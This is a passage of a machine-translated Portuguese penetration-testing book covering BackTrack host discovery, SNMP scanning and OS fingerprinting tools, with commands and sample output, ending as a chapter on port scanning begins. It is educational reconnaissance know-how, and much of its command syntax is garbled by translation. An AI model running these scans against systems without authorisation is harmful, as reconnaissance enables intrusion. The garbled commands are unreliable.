1	0.000000	08:00:27:50:cc:a8	ff:ff:ff:ff:ff:ff	ARP	Who has 10.0.2.2? Tell 10.0.2.15
2	0.005300	52:54:00:12:35:00	08:00:27:50:cc:a8	ARP	10.0.2.2 is at 52:54:00:12:35:02
3	1.008037	08:00:27:50:cc:a8	52:54:00:12:35:02	ARP	Who has 10.0.2.2? Tell 10.0.2.15
4	1.008545	52:54:00:12:35:00	08:00:27:50:cc:a8	ARP	10.0.2.2 is at 52:54:00:12:35:02
5	2.011460	08:00:27:50:cc:a8	52:54:00:12:35:02	ARP	Who has 10.0.2.2? Tell 10.0.2.15
6	2.011460	52:54:00:12:35:00	08:00:27:50:cc:a8	ARP	10.0.2.2 is at 52:54:00:12:35:02

Na imagem acima, podemos ver que a nossa placa de rede (endereço MAC: 08:00:27:50: cc: a8) envia requisições ARP para um endereço MAC de difusão (ff: ff: ff: ff: ff) procurando o endereço IP 10.0.2.2. Se o endereço IP 10.0.2.2 existe, ele irá enviar um ARP responder mencionando seu endereço MAC (52:54:00:12:35:02), como pode ser visto a partir de pacotes número 2.

No entanto, se o endereço IP não estiver disponível, haverá respostas ARP não informando o endereço MAC dos 10.0.2.2 IP, como pode ser visto a partir da imagem seguinte:

No.	Time	Source	Destination	Protocol	Info .
1	0.000000	08:00:27:50:cc:a8	ff:ff:ff:ff:ff:ff	ARP	who has 10.0.2.1? Tell 10.0.2.15
2	1.017375	08:00:27:50:cc:a8	ff:ff:ff:ff:ff:ff	ARP	who has 10.0.2.1? Tell 10.0.2.15
3	2.023398	08:00:27:50:cc:a8	ff:ff:ff:ff:ff:ff	ARP	who has 10.0.2.1? Tell 10.0.2.15

arping2

O arping2 ferramenta pode ser usada para enviar um ARP e / ou ICMP pedido ao alvo host. Podemos especificar o host de destino usando o endereço IP, hostname ou MAC (Media Access Control endereço). Quando ping o endereço IP, ele irá enviar um pedido ARP, enquanto o ping do endereço MAC, ele usará pedido ECHO ICMP.

A partir de BackTrack 4, arping2 ainda não está no menu BackTrack, mas você pode iniciá-lo executando os seguintes comandos:

```
# Cd / pentest / misc / arping
```

```
# ./arping2
```

Isto irá exibir o arping2 informações de uso. Para ver o manual, você pode executar o seguinte comando:

```
# Man-I arping.8
```

Vejamos agora alguns dos usos arping2.

Queremos verificar se um determinado host está disponível através do endereço IP:

```
# ./arping2-C 3 192.168.1.1
```

O seguinte é a resposta a partir do endereço IP, 192.168.1.1:

```
Arping 192.168.1.1
60 bytes de 00:17:16:02: b6: b3 (192.168.1.1): index = 0 = 2,173 tempo msec
60 bytes de 00:17:16:02: b6: b3 (192.168.1.1): index = 1 = 2,680 tempo msec
60 bytes de 00:17:16:02: b6: b3 (192.168.1.1): index = 2 = 2,432 tempo msec

--- --- 192.168.1.1 estatísticas
3 pacotes transmitidos, 3 pacotes recebidos,          0% sem resposta
```

Em seguida, queremos verificar usando o endereço MAC:

```
# ./arping2-C 3 00:17:16:02: b6: b3
```

O destino endereço MAC envia as suas respostas:

```
Arping 00:17:16:02: b6: b3
60 bytes from 192.168.1.1 (00:17:16:02: b6: b3): icmp_seq = 0 = 2,705 tempo msec
60 bytes from 192.168.1.1 (00:17:16:02: b6: b3): icmp_seq = tempo 1 = 1,580 msec
60 bytes from 192.168.1.1 (00:17:16:02: b6: b3): icmp_seq = tempo 2 = 1,206 msec

--- 00:17:16:02: b6: b3 estatísticas ---
3 pacotes transmitidos, 3 pacotes recebidos,          0% sem resposta
```

fping

O fping ferramenta é usada para enviar um ping (ICMP ECHO) pedido para vários hosts ao mesmo tempo.

Você pode especificar vários alvos na linha de comando ou você pode usar um arquivo contendo os anfitriões a ser pingado.

No modo padrão, fping funciona monitorando a resposta do host-alvo. Se o host destino envia uma resposta, será observado e removido da lista alvo. Se o host não responde durante um determinado limiar (tempo ou limite de tentativas), será marcado como inacessível. Por padrão, fping tentará enviar três pacotes ICMP ECHO para cada alvo.

Para acessar fping, Vá para o menu Backtrack | Mapping Network | Identifique Live Hosts | fping ou você pode usar o console para executar o seguinte comando:

```
# Fping-h
```

Isto irá exibir o uso e descrição opções.

Seguem-se usos diversos fping:

- Identificar vários hosts ao mesmo tempo podemos usar o seguinte comando:

```
# Fping 192.168.1.1 192.168.1.100 192.168.1.107
```

Segue-se o resultado:

```
192.168.1.1 está vivo
192.168.1.107 está vivo
Host inacessível ICMP 192.168.1.112 para ICMP Echo enviado para
192.168.1.100
Host inacessível ICMP 192.168.1.112 para ICMP Echo enviado para
192.168.1.100
Host inacessível ICMP 192.168.1.112 para ICMP Echo enviado para
192.168.1.100
192.168.1.100 é inacessível
```

- Podemos também gerar automaticamente a lista de host e identificá-los:

```
# Fping-g 192.168.1.1 192.168.1.5
```

O resultado é:

```
192.168.1.1 está vivo
Host inacessível ICMP de                192.168.1.112 para Echo ICMP enviados para
192.168.1.2
Host inacessível ICMP de                192.168.1.112 para Echo ICMP enviados para
192.168.1.2
Host inacessível ICMP de                192.168.1.112 para Echo ICMP enviados para
192.168.1.2
...
Host inacessível ICMP de
192.168.1.5
Host inacessível ICMP de                192.168.1.112 para Echo ICMP enviados para
192.168.1.5
Host inacessível ICMP de                192.168.1.112 para Echo ICMP enviados para
192.168.1.5
192.168.1.2 é inacessível                192.168.1.112 para Echo ICMP enviados para
...
192.168.1.5 é inacessível                192.168.1.112 para Echo ICMP enviados para
```

- Para alterar o número de tentativas de ping ao alvo, podemos usar o seguinte comando:

```
# Fping -R 1-g 192.168.1.1 192.168.1.10
```

O resultado do comando é:

```
192.168.1.1 está vivo
192.168.1.10 está vivo
```

192.168.1.2 é inacessível

...

192.168.1.9 é inacessível

- Para exibir as estatísticas cumulativas que usamos:

```
# Fping-s www.yahoo.com www.msn.com www.google.com
```

E aqui está o resultado:

```
www.google.com está vivo
www.yahoo.com está vivo
www.msn.com está inacessível
```

```
3 alvos
2 vivo
1 inalcançável
0 endereços desconhecidos
```

```
4 timeouts (à espera de resposta)
6 Echos ICMP enviado
2 Respostas ICMP Echo recebeu
0 ICMP outro recebeu
```

```
51,6 ms (min tempo de ida e volta)
231 ms (média de tempo de ida e volta)
411 ms (tempo máximo de ida e volta)
4,150 seg (tempo real)
```

genlist

O genlist ferramenta pode ser usada para obter uma lista de hosts que respondem às sondagens ping.

Para acessar genlist, Vá para o menu Backtrack | Mapping Network | Identifique Live Hosts | Genlist ou você pode usar o console para executar o seguinte comando:

```
# Genlist
```

Isto irá exibir o uso e descrição opções.

Para imprimir hosts ao vivo na rede 192.168.1.0/24 podemos usar o seguinte comando:

```
# Genlist-s 192.168.1. \ *
```

A seguir está a lista de hosts ao vivo em que a rede:

```
192.168.1.1
192.168.1.10
192.168.1.101
```

```
192.168.1.102
192.168.1.103
192.168.1.104
192.168.1.107
192.168.1.110
192.168.1.112
192.168.1.115
192.168.1.254
```

hping2

O hping2 ferramenta pode ser utilizada para enviar pacotes personalizados e para mostrar as respostas do

alvo. Ele suporta TCP, UDP, ICMP, e RAW-IP.

Com hping2 você pode executar as seguintes atividades:

- Regras de firewall de testes
- Advanced escaneamento de portas
- Desempenho do teste net usando diferentes protocolos, tamanho do pacote, TOS (tipo de serviço) e fragmentação
- MTU do caminho
- Traceroute avançar sob protocolos suportados
- Remote OS fingerprinting

Para acessar hping2, Vá para o menu Backtrack | Mapping Network | Identifique Live Hosts | hping2 ou você pode abrir um console e digite hping2 - help ou hping -H. Isto irá exibir o uso e descrição opções.

Vejamos agora alguns dos usos hping2.

- Para enviar dois pacotes padrão para host 10.0.2.100, usamos o seguinte comando:

```
# Hping-c 2 10.0.2.100
```

Segue-se a responder:

```
Hping 10.0.2.100 (eth0 10.0.2.100): NÃO flags estão definidas, 40 cabeçalhos +
0 bytes de dados
len = 46 = ip 10.0.2.100 ttl = 64 DF id = 0 = 0 esporte flags = RA seq = 0 = 0 vitória
rtt = 2.0 ms
len = 46 = ip 10.0.2.100 ttl = 64 DF id = 0 = 0 esporte flags = RA seq = 1 vitória = 0
rtt = 0,6 ms
```

```
--- --- Estatística hping 10.0.2.100
2 pacotes transmitidos, 2 pacotes recebidos, perda de pacotes 0%
round-trip min / avg / max = 0.6/1.3/2.0 ms
```

Vamos ver como os pacotes de rede capturado por Wireshark:

No.	Time	Source	Destination	Protocol	Info
1	0.000000	10.0.2.15	10.0.2.100	TCP	2305 > 0 [RST, ACK] Seq=1 Win=512 Len=0
2	0.001098	10.0.2.100	10.0.2.15	TCP	0 > 2305 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	1.000993	10.0.2.15	10.0.2.100	TCP	2306 > 0 [RST, ACK] Seq=1 Win=512 Len=0
4	1.001354	10.0.2.100	10.0.2.15	TCP	0 > 2306 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

A partir da imagem anterior, podemos ver que o pacote padrão no hping2 tem o protocolo TCP e porta de destino é definido por padrão para 0, e sem bandeiras são definidos (veja o número de pacotes 1 e 3). O host de destino é respondido por enviar número crescente de pacotes 2 e 4 com a RST (Reset) e ACK (reconhecimento) sinalizadores definidos. Isso significa que, o host de destino não existe serviço de rede de escuta na porta TCP 0.

Se houver um firewall bloqueando a sua tentativa de ping, você pode querer experimentar com o uso de flags TCP e mudar a porta de destino. Para o primeiro ping tentativa, você pode querer usar a flag SYN (Synchronize) e defina o destino-ção de porta a algumas portas comuns, como 22, 25, 80 e 443.

- Para enviar um pacote de ping regular, usamos o seguinte comando:

```
# Hping2-c 1 -1 10.0.2.100
```

O alvo irá enviar a seguinte resposta:

```
Hping 10.0.2.100 (eth0 10.0.2.100): definir o modo de icmp, 28 cabeçalhos +
0 bytes de dados
len = 46 = ip 10.0.2.100 ttl = 64 id = 2873 = 0 icmp_seq rtt = 13,6 ms
--- --- Estatística hping 10.0.2.100
1 pacotes transmitidos, 1 packets received, 0% packet loss
round-trip min / avg / max = 13.6/13.6/13.6 ms
```

Vamos ver como os pacotes de rede capturado por Wireshark:

No.	Time	Source	Destination	Protocol	Info
3	0.002440	10.0.2.15	10.0.2.100	ICMP	Echo (ping) request
4	0.005172	10.0.2.100	10.0.2.15	ICMP	Echo (ping) reply

Estes são os pacotes ping apenas regular.

hping3

Todos os recursos de hping2 pode ser encontrada em hping3. Você também pode usar o hping2 opções de linha de comando no hping3. Então eu não vou mencionar a linha de comando novamente.

A maior diferença está no hping3 Tcl capacidades scripting. Você pode usar o script de forma interativa ou você pode usá-lo como um arquivo de script.

Para acessar hping3 interativamente, abra um console e digite hping3. Então você vai ver um prompt onde você pode digitar seus comandos Tcl.

Como um exemplo nós iremos enviar um ICMP ECHO REQUEST pacote para o IP 10.0.2.100. O a seguir é o script Tcl apropriado:

```
hping enviar {ip (daddr = 10.0.2.100) + icmp (tipo = 8, code = 0)}
```

O comando anterior pode ser entrada para o hping3 janela de comandos da seguinte forma:




```
root@bt: ~ - Shell No. 3 - Konsole
root@bt: # hping3
hping3> hping send {ip(daddr=10.0.2.100)+icmp(type=8,code=0)}
hping3> |
```

Para obter a resposta, nós usamos o recv comando:

```
hping recv eth0
```

Segue-se a resposta recebida:



```
hping3> hping recv eth0
ip(ihl=0x5,ver=0x4,tos=0x00,totlen=28,id=21840,fragoff=0,mf=0,cf
roto=1,cksum=0x1f0d,saddr=10.0.2.100,daddr=10.0.2.15)+icmp(type=
q=0)
hping3> |
```

Há um monte de coisas que você pode fazer com hping3, Mas neste capítulo vamos apenas discutir um pequeno subconjunto das suas capacidades. Você pode aprender mais sobre hping3 de sua site de documentação (<http://wiki.hping.org>).

lanmap

O lanmap ferramenta funciona por ouvir passivamente para qualquer atividade na rede e criando uma imagem de todos os componentes de rede que pode descobrir.

Para acessar lanmap, Vá para o menu Backtrack | Mapping Network | Identifique Live Hosts | Lanmap ou você pode abrir um console e digite lanmap.

Vamos usar lanmap para criar componentes de nossa rede.

Em primeiro lugar, começar lanmap para escutar na interface de rede (eth0):


```
# Lanmap-i eth0
```

Segundo, gerar algumas atividades da rede. Uma das ações simples para gerar atividade de rede é fazendo o comando ping.

Se lanmap é capaz de ouvir as atividades de rede ele irá mostrar o comando para gerar a imagem.

```
cmd: twopi-Tpng-o / tmp / tmp.lanmap lanmap.dot & & mv / tmp / tmp.lanmap /  
lanmap.png & & rm lanmap.dot
```

Você pode então verificar o arquivo de imagem gerada. Segue-se a imagem gerada visualizado utilizando kview:



Se você quiser sair do lanmap, Basta pressionar Ctrl + C para quebrar o programa.

nbtscan

O nbtscan ferramenta pode ser usada para fazer a varredura de endereços IP para o nome NetBIOS da informação. Ela irá produzir um relatório que contém o endereço IP, NetBIOS nome do computador, serviço disponível, registrados no nome de usuário e endereço MAC do máquinas correspondentes. Esta informação será útil na próxima penetração etapas de teste. A diferença entre o Windows " nbtstat e nbtscan é que nbtscan pode operar em uma faixa de endereços IP. Você deve estar ciente que a utilização deste ferramenta irá gerar uma grande quantidade de tráfego e pode ser registrado pelas máquinas-alvo.



Para saber mais sobre o significado de cada serviço no relatório NetBIOS, você pode querer consultar Conhecimento Microsoft Baseado em Sufixos NetBIOS (16 caractere do nome NetBIOS), localizada na <http://support.microsoft.com/kb/163409>.

Para acessar nbtscan, Vá para o menu Backtrack | Mapping Network | Identifique Live Hosts | nbtscan ou você pode abrir o console e digite nbtscan.

Como exemplo, eu quero encontrar informações de nome NetBIOS na minha rede (192.168.1.0). O comando para fazer isto é:

```
# Nbtscan 192.168.1.1-254
```

E aqui está o resultado:

Fazendo scan nome NBT para endereços de 192.168.1.1-254

```
IP addressNetBIOS NameServerUserMAC
endereço
-----
```

```
192.168.1.81PC-001 <unknown> <servidor>
00:25:09 c: 9f: b0: 96
192.168.1.90PC-003 <servidor> <unknown>
00:00:00:00:00:00
...
```

A partir do resultado anterior, seremos capazes de descobrir três nomes NetBIOS. Eles são PC-001, PC-003 e SRV-001. Vamos descobrir o serviço prestado por essas máquinas dando o seguinte comando:

```
# Nbtscan-hv 192.168.1.1-254
```

Segue-se o resultado:

```
Nome NetBIOS Tabela para 192.168.1.81 Host:
PC 001Workstation-Service
PC 001File-Service Server
Nome WORKGROUPDomain
Serviço de Eleições WORKGROUPBrowser
Endereço da placa: 00:25:09 c: 9f: b0: 96
```

```
Nome NetBIOS Tabela para 192.168.1.90 Host:
PC 003Workstation-Service
PC-003Messenger Service
PC 003File-Service Server
__MSBROWSE__ Browser Master
Nome WORKGROUPDomain
Serviço de Eleições WORKGROUPBrowser
Nome WORKGROUPDomain
Browser WORKGROUPMaster
```

```
Endereço da placa: 00:00:00:00:00:00
...
```

A partir do resultado acima, podemos ver que há dois serviços disponíveis no PC-001, estação de trabalho e servidor de arquivos. Por outro lado, no PC-003 há três serviços Estação de Trabalho, disponíveis, Messenger, e servidor de arquivos. Esta informação nos ajudará as etapas de teste da próxima penetração.

nping

O nping ferramenta é a ferramenta de última geração que permite aos usuários da rede para gerar pacotes de uma vasta gama de protocolos (TCP, UDP, ICMP, ARP). Você também pode personalizar os campos nos cabeçalhos protocolo, como fonte e porta de destino para TCP e UDP. Nping pode ser usada para detectar hosts ativos assim como o comando ping, e também pode ser usado para testes de rede pilha stress, envenenamento ARP, Denial of Serviço, e outros fins.

Em BackTrack 4, nping está incluído com o nmap pacote.

No momento da redação deste texto, não há menu BackTrack ainda para nping, Então você precisa para abrir um console e digite nping. Isto irá exibir o uso e as opções descrição.

Vamos enviar um pacote TCP (- Tcp-c 1) Para a porta de destino 22 (-P 22) Com flag SYN conjunto (- Bandeiras SYN) Para o endereço IP 10.0.2.100. O seguinte é o comando:

```
# Nping-c 1 - tcp-p 22 - flags syn 10.0.2.100
```

O seguinte é o resultado:

```
SENT (0.0050s) TCP 10.0.2.15:21105> 10.0.2.100:22 S ttl = 64 = id 55795
iplen = 40 = seq = 3511350144 win 1480
RCVD (0.0070s) TCP 10.0.2.100:22> 10.0.2.15:21105 SA ttl = 64 id = 0
iplen = 44 = seq = 3637733468 win 5840 <mss 1460>
```

```
Max rtt: 1.767ms | Min rtt: 1.767ms | Avg rtt: 1.767ms
Pacotes enviados primas: 1 (40B) | Receb: 1 (46B) | Lost: 0 (0.00%)
Tempo Tx: 0.00079s | Tx bytes / s: 50.761,42 | Tx pacotes / s: 1.267,43
Tempo Rx: 1.00090s | Rx bytes / s: 45,96 | Rx pacotes / s: 1,00
Nping feito: um endereço IP ping em 1,01 segundo
```

A partir do resultado anterior, podemos ver que a máquina remota (10.0.2.100) tem porta 22 aberto, porque quando vamos enviar o pacote SYN (S), ele responde com o SYN + ACK (SA) de pacotes. Nós também somos capazes de enviar e receber os pacotes sem perda de transmissão.

onesixtyone

O onesixtyone pode ser usado como um protocolo Simple Network Monitoring (SNMP) scanner para descobrir se a string SNMP existe em um dispositivo. A diferença com outros SNMP scanners é que ele envia todas as solicitações SNMP tão rápido quanto ele pode (10 milissegundos intervalo). Em seguida, ele espera por respostas e registra-los. Se o dispositivo estiver disponível, então irá enviar as respostas que contém a string SNMP. Para acessar onesixtyone, Vá para o menu Backtrack | Mapping Network | Identificar Hosts ao vivo | Onesixtyone ou você pode abrir um console e digite onesixtyone.

Vamos tentar onesixtyone para descobrir as cordas SNMP usada por um dispositivo localizado no 192.168.1.1. A seguir está o comando apropriado:

```
# Onesixtyone 192.168.1.1
```

O seguinte é o resultado de digitalização:

```
Digitalização 1 hosts, 2 comunidades
192.168.1.1 [public] VPN Router
192.168.1.1 [privadas] Router VPN
```

As cordas SNMP encontrados são públicas e privadas.

Se queremos que a digitalização deve ser mais detalhado, podemos dar opção -D:

```
# Onesixtyone-d 192.168.1.1
```

E o resultado é:

```
Debug nível 1
Ip-alvo leitura da linha de comando: 192.168.1.1
2 comunidades: privado, público
Esperando por 10 milésimos de segundo entre os pacotes
Digitalização 1 hosts, 2 comunidades
Comunidade aberta tentando
Tentando comunidade privada
192.168.1.1 [public] VPN Router
Todos os pacotes enviados, à espera de respostas.
192.168.1.1 [privadas] Router VPN
feito.
```

OS fingerprinting

Depois, sabemos que a máquina de destino é viver, então podemos descobrir o funcionamento sistema utilizado pela máquina de destino. Este método é vulgarmente conhecido como Operação Sistema de impressões digitais (OS). Existem dois métodos para fazer impressões digitais OS: ativa e passiva.

No método ativo, a ferramenta envia pacotes de rede para a máquina de destino e depois ele determina o sistema operacional da máquina de destino com base na análise feita sobre a resposta que recebeu. A vantagem deste método é que as impressões digitais processo é rápido. No entanto, a desvantagem é que a máquina de destino pode notar a nossa tentativa de obter as informações do sistema operacional.

Para superar a desvantagem método ativo, existe um método passivo para SO fingerprinting. Este método foi iniciada por Michal Zalewsky quando ele lançou uma ferramenta chamada p0f. A desvantagem do método passivo é que o processo será mais lento em comparação com o método ativo.

BackTrack vem com várias ferramentas para fazer impressões digitais OS. Essas ferramentas podem ser acessados no BackTrack | Mapping Network | OS Fingerprinting- menu Nesta seção, vou descrever vários deles.

p0f

O p0f ferramenta é uma ferramenta usada para impressão digital de um sistema operacional de forma passiva. Ele pode identificar um sistema operacional em:

- Máquinas que se conectam a sua caixa (SYN modo, este é o modo padrão)
- Você se conectar a máquinas (modo + SYN ACK)
- Máquina que você não pode se conectar (RST modo +)
- Máquinas cujas comunicações se pode observar

Ele funciona através da análise dos pacotes TCP enviados durante as atividades de rede, tais como máquinas remotas conectar a sua máquina (conexão de entrada) e você conectar a um computador remoto (conexão de saída). Este processo é completamente passiva, por isso não irá gerar nenhum tráfego de rede.

Para acessar p0f, Vá para o menu Backtrack | Mapping Network | OS Fingerprinting- | P0f ou você pode abrir um console e digite p0f-h. Isto irá exibir o uso e opções descrição.

Vamos usar p0f em um caso muito simples. Basta digitar o seguinte comando no console:


```
# P0f-o p0f.log
```

Isto irá guardar as informações de log para o p0f.log arquivo. Ela irá então exibir o as seguintes informações:

```
p0f - passive OS fingerprinting utilitário, versão 2.0.8
(C) M. Zalewski <lcamtuf@disone.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) em 'eth0', 262 sigs (14 genéricos, cksum 0F1F5CA2),
regra: 'all'.
```

Em seguida, você precisa gerar atividades de rede, envolvendo a conexão TCP, como navegação para a máquina remota ou deixar a máquina remota para se conectar ao seu máquina.

Se p0f impressões digitais, com sucesso, o sistema operacional máquina remota, você ver o sistema operacional da máquina remota no arquivo de log (p0f.log). Você pode abrir esse arquivo utilizando kate editor de texto:



```
<Sun Aug 22 22:44:20 2010> 10.0.2.100:56712 - Linux 2.6 (newer, 3) (up: 1 hrs).
-> 10.0.2.15:80 (distance 0, link: ethernet/modem)
<Sun Aug 22 22:44:43 2010> 10.0.2.100:56713 - Linux 2.6 (newer, 3) (up: 1 hrs).
-> 10.0.2.15:80 (distance 0, link: ethernet/modem)
<Sun Aug 22 22:45:24 2010> 10.0.2.100:38772 - Linux 2.6 (newer, 3) (up: 1 hrs).
-> 10.0.2.15:22 (distance 0, link: ethernet/modem)
Line: 1 Col: 1  INS  NORM  p0f.log
```

Com base no resultado anterior, sabemos que a máquina remota é uma máquina Linux 2.6. Este é fingerprinting correta, como a máquina remota é instalado com o openSUSE 11.x.

Você pode parar p0f pressionando o Ctrl + C combinação de teclas.

xprobe2

Enquanto que p0f é um sistema operacional passivo (OS) ferramenta de impressões digitais, xprobe2 é uma ferramenta ativa fingerprinting OS.

É impressões digitais usando sistemas operacionais verificação de assinaturas fuzzy, probabilística suposições, os jogos simultaneamente, e um banco de dados de assinatura.

Você precisa executar xprobe2 com privilégios de root como o xprobe2 usa um socket raw para enviar as sondas.

Para acessar xprobe2, Vá para o menu Backtrack | Mapping Network | OS-Fingerprinting | Xprobe2 ou abrir um console e digite xprobe2. Isto irá exibir o uso ea descrição das opções.

Atualmente, xprobe2 tem os seguintes módulos:

- icmp_ping: ICMP echo descoberta módulo
- tcp_ping: TCP baseado módulo de descoberta ping
- udp_ping: UDP baseado módulo de descoberta ping
- ttl_calc: TCP e UDP cálculo da distância baseado TTL
- portscan: TCP e UDP PortScanner
- ICMP_ECHO: Echo ICMP módulo fingerprinting pedido
- icmp_tstamp: ICMP timestamp módulo fingerprinting pedido
- icmp_amask: ICMP endereço da máscara de módulo de impressão digital pedido
- icmp_port_unreach: ICMP de porta inalcançável módulo de impressão digital
- tcp_hshake: TCP módulo fingerprinting Handshake
- tcp_rst: TCP RST módulo de impressão digital
- smb: Módulo de impressão digital SMB
- snmp: Módulo de impressão digital SNMPv2c

Fingerprinting para uma máquina remota, você pode apenas chamar xprobe2 e dar o controle remoto endereço IP da máquina ou o nome como o argumento:

```
# Xprobe2 10.0.2.100
```

A imagem seguinte é o resultado:



```
root@bt: ~ - Shell No. 2 - P0f
[+] Primary guess:
[+] Host 10.0.2.100 Running OS: "Linux Kernel 2.4.22" (Guess probability: 100%)
[+] Other guesses:
[+] Host 10.0.2.100 Running OS: "Linux Kernel 2.4.23" (Guess probability: 100%)
[+] Host 10.0.2.100 Running OS: "Linux Kernel 2.4.21" (Guess probability: 100%)
[+] Host 10.0.2.100 Running OS: "Linux Kernel 2.4.20" (Guess probability: 100%)
[+] Host 10.0.2.100 Running OS: "Linux Kernel 2.4.19" (Guess probability: 100%)
[+] Host 10.0.2.100 Running OS: "Linux Kernel 2.4.24" (Guess probability: 100%)
[+] Host 10.0.2.100 Running OS: "Linux Kernel 2.4.25" (Guess probability: 100%)
[+] Host 10.0.2.100 Running OS: "Linux Kernel 2.4.26" (Guess probability: 100%)
[+] Host 10.0.2.100 Running OS: "Linux Kernel 2.4.27" (Guess probability: 100%)
[+] Host 10.0.2.100 Running OS: "Linux Kernel 2.4.28" (Guess probability: 100%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

A partir do resultado anterior, sabemos que o xprobe2 acho que não é inteiramente correcto. Isso pode ocorrer se o banco de dados desta ferramenta não foi atualizado.

Sumário

Neste capítulo, discutimos o processo de descoberta alvo. Começamos por discutir o propósito da descoberta alvo: identificar a máquina de destino e descobrir o sistema operacional usado pela máquina de destino. Então nós continuamos com BackTrack ferramentas que podem ser usados para identificação de máquinas-alvo. As ferramentas são discutidas sibiló, arping, arping2, fping, genlist, hping2, hping3, lanmap, nbtscan, npingE onesixtyone.

No final deste capítulo você aprendeu sobre as ferramentas que podem ser usados para fazer OS fingerprinting-p0f e xprobe2.

No próximo capítulo, vamos falar sobre a enumeração alvo.

6

Enumerando Target

Enumerando-alvo é um processo utilizado para encontrar e recolher informações sobre portos e serviços disponíveis no ambiente de destino. Este processo geralmente é feito depois que descobriram o ambiente de destino, verificando-lo para obter a lista de hospedeiros vivos. Geralmente durante a tarefa de teste de penetração, este processo é feito ao mesmo tempo como o processo de descoberta.

Neste capítulo, discutiremos os seguintes tópicos:

- O conceito de escaneamento de portas e seus tipos
- As ferramentas que podem ser usados para realizar a varredura de porta
- As ferramentas que podem ser usadas para descobrir os serviços que estão sendo executados no alvo
- As ferramentas para fazer a varredura da Rede Privada Virtual (VPN) recurso disponível no alvo

O objetivo deste processo é coletar tanta informação quanto possível sobre o rede de destino ambiente e sistema. Nós, então, usar essas informações para identificar as vulnerabilidades que estão disponíveis.

Escaneamento de

portas
varredura de portas pode ser definida como um método para determinar TCP e UDP que são aberto nas máquinas alvo. Uma porta aberta significa que há um serviço de rede escutando na porta. Se um serviço de rede é vulnerável, em seguida, o atacante pode ser capaz de usar essa informação para acelerar o processo de análise de vulnerabilidade.


Para ser capaz de compreender varredura de portas, vamos discutir o protocolo usado pela primeira vez. Rede serviços normalmente usam Transmission Control Protocol (TCP) ou User Datagram Protocol (UDP) para troca de dados.

TCP tem as seguintes características:

- É um protocolo orientado a conexão. Antes de trocar dados, o cliente eo o servidor deve estabelecer uma conexão usando um handshake de três vias:
 - O cliente inicia a conexão enviando um pacote SYN para o servidor.
 - O servidor responde com o pacote SYN-ACK.
 - O cliente envia um ACK para o servidor. Neste ponto, o cliente eo servidor podem trocar dados.
- É um protocolo confiável. TCP usa um número de seqüência para identificar pacotes de dados. Ele também usa um sistema de reconhecimento, onde o receptor envia reconhecimento quando recebeu o pacote. Quando um pacote é perdido, TCP irá automaticamente retransmitir-lo. Se os pacotes chegaram fora de ordem, o TCP seria reordená-la antes de enviá-lo para a aplicação.

UDP tem características opostas da TCP. É um protocolo sem conexão. Vai o seu melhor para enviar um pacote para o destino, mas se um pacote é perdido, UDP não automaticamente reenvia-la. Cabe a aplicação a retransmitir o pacote.

Um segmento TCP consiste de um cabeçalho e uma seção de dados. O cabeçalho contém 10 campos obrigatórios e um campo opcional.



Segue-se uma breve explicação de cada campo:

- O Port fonte eo Port destino cada um tem um comprimento de 16 bits. O porta de origem é a porta da máquina de envio que transmite o pacote, enquanto a porta de destino é a porta na máquina alvo.
- O Número de seqüência (32 bits) e Número de confirmação (32 bits) permitir que o TCP para rastrear os pacotes para garantir que eles chegam de forma fiável e em ordem.
- HLen é o comprimento do cabeçalho TCP (4 bits).
- RSVD é reservado para uso futuro. É um campo de 4 bits e deve ser zero.

- O Bits de controle (Sinalizadores de controle) contém 8 1 bit-flags. No original especificação (RFC 793), o TCP tem apenas seis bandeiras:
 - SYN: Sincroniza os números de sequência. Este bit é usado durante estabelecimento da sessão.
 - ACK: Indica que o campo de confirmação no cabeçalho TCP é significativo. Se um pacote contém essa bandeira, isso significa que ele é um confirmação para o pacote anterior recebeu.
 - RST: Redefine a conexão.
 - FIN: Indica o remetente não tem mais dados para enviar. Ele é usado para rasgar estabelece uma conexão normalmente.
 - PSH: Indica que os dados do buffer deve ser empurrado imediatamente para o aplicativo ao invés de esperar por mais dados.
 - URG: Indica que o campo Urgent Pointer no cabeçalho TCP é significativa. O Urgente pontos Ponteiro para a sequência de dados importantes número.
- Em seguida, o RFC 3168 acrescenta duas bandeiras estendidas:
